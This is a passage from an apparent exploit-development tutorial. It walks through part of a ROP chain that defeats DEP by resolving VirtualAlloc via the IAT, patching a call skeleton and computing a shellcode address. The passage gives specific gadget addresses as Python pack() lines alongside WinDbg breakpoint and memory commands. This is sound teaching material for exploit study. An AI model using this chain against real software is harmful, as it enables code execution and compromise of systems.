
Figure 10.40 - EAX now contains 0x5054A220, the correct IAT entry for VirtualAlloc. The bad character has been avoided through arithmetic.
Continuing to the dereference gadget:

Figure 10.41 - Execution reaches mov eax, dword [eax], which will read the actual VirtualAlloc function pointer from the IAT.
After dereferencing:
1
p

Figure 10.42 - EAX now contains the actual address of VirtualAlloc in kernel32.dll. This is the runtime address that was resolved by the PE loader and stored in the IAT. This address changes on every reboot due to ASLR on kernel32.dll, but the IAT entry address is always 0x5054A220.
Result: EAX contains the real VirtualAlloc address, resolved at runtime through the IAT.
10.6 Gadget 11: Writing VirtualAlloc to the Skeleton
Now we write the VirtualAlloc address from EAX into the skeleton. The gadget at 0x5051cbb6 does mov dword [esi], eax; ret - it writes the 4-byte value in EAX to the memory address pointed to by ESI. Since ESI points to skeleton[0], this overwrites our 0x45454545 dummy with the real VirtualAlloc address.
1
rop += pack("<L", (0x5051cbb6))  # mov dword [esi], eax; ret

Figure 10.43 - The write gadget mov dword [esi], eax writes the VirtualAlloc address into skeleton[0], replacing the dummy value 0x45454545.
We set a breakpoint and verify:
1
bp 0x5051cbb6

Figure 10.44 - Breakpoint set on the write gadget at 0x5051cbb6.
After hitting the breakpoint and stepping through:

Figure 10.45 - The breakpoint hits at mov dword [esi], eax. ESI points to the skeleton and EAX contains the VirtualAlloc address.
We verify that the skeleton now contains the real VirtualAlloc address:
1
dds esi L1

Figure 10.46 - After the write, skeleton[0] now contains the real VirtualAlloc function address instead of the dummy 0x45454545. The first slot is patched.
Result: skeleton[0] now holds the real VirtualAlloc address.
10.7 Gadgets 12-15: Advancing ESI with INC ESI
Now we need to advance ESI by 4 bytes to point at skeleton[1] (the return address slot). There is no clean add esi, 4 gadget available, so we use inc esi; add al, 0x2B; ret at 0x50522fa7 four times. The add al, 0x2B side effect modifies the low byte of EAX, which we will handle later - it does not affect our skeleton patching.
1
2
3
4
rop += pack("<L", (0x50522fa7))  # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7))  # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7))  # inc esi; add al, 0x2B; ret
rop += pack("<L", (0x50522fa7))  # inc esi; add al, 0x2B; ret

Figure 10.47 - Four INC ESI gadgets advance ESI by 4 bytes to skeleton[1]. The add al, 0x2B side effect modifies EAX’s low byte but is harmless for our current purpose.
We set a breakpoint and verify:
1
bp 0x50522fa7

Figure 10.48 - Breakpoint set on the inc esi gadget at 0x50522fa7.
After hitting the breakpoint and continuing through the four INC ESI calls:

Figure 10.49 - The breakpoint hits at the first inc esi gadget.
After stepping through:
1
p

Figure 10.50 - After executing the four inc esi gadgets, ESI has been incremented by 4 bytes.
We verify ESI now points to skeleton[1]:
1
dd esi L1
![ESI points to skeleton[1]](/../images/dep-102.png)
Figure 10.51 - ESI now points to skeleton[1], which contains the dummy return address 0x46464646. This is the slot where we need to write the shellcode address.
10.8 Patching the Shellcode Return Address and lpAddress
The return address (skeleton[1]) and lpAddress (skeleton[2]) both need to point to our shellcode. Since we do not know the exact shellcode location yet (it depends on the final exploit length), we calculate it dynamically as an offset from the current ESI value.
We save ESI to EAX, then subtract a calculated negative offset to compute the shellcode address. The offset -0x210 reaches from the current skeleton position to the shellcode location in our buffer. We also patch skeleton[2] (lpAddress) with a similar calculation using offset -0x20C.
1
2
3
4
5
6
7
rop += pack("<L", (0x5050118e))  # mov eax, esi; pop esi; ret
rop += pack("<L", (0x42424242))  # junk
rop += pack("<L", (0x50537d5b))  # push eax; pop esi; ret
rop += pack("<L", (0x505115A3))  # pop ecx; ret
rop += pack("<L", (0xfffffdf0))  # -0x210 into ecx
rop += pack("<L", (0x50533bf4))  # sub eax, ecx; ret
rop += pack("<L", (0x5051cbb6))  # mov dword [esi], eax; ret
The sub eax, ecx gadget at 0x50533bf4 subtracts ECX from EAX. Since ECX contains a negative number, this effectively adds the absolute value, computing the shellcode address forward in the buffer.

Figure 10.52 - The shellcode address calculation chain: save ESI to EAX, restore ESI for writing, calculate shellcode address by subtracting a negative offset, and write it to the skeleton.
We trace through these gadgets:
1
bp 0x5050118e

Figure 10.53 - Breakpoint set for tracing the shellcode address calculation.
After mov eax, esi:

Figure 10.54 - The breakpoint hits. EAX will receive the current skeleton pointer value from ESI.
1
p

Figure 10.55 - EAX now contains the skeleton pointer value from ESI.
After pop esi consumes the junk value:

Figure 10.56 - ESI now contains the junk value 0x42424242 from the stack. We will restore it shortly.
After restoring ESI via push eax; pop esi:

Figure 10.57 - ESI has been restored to the skeleton pointer value after push eax; pop esi.
After pop ecx loads the negative offset:
1
p

Figure 10.58 - ECX contains the negative offset 0xFFFFFDF0 (-0x210). This will be subtracted from EAX to calculate the shellcode address.
After sub eax, ecx:
1
p

Figure 10.59 - After sub eax, ecx: EAX now contains the calculated shellcode address. Subtracting a negative number is equivalent to adding, so EAX now points forward in the buffer to where our shellcode will be.
We verify that EAX points to our shellcode location:
1
dd eax
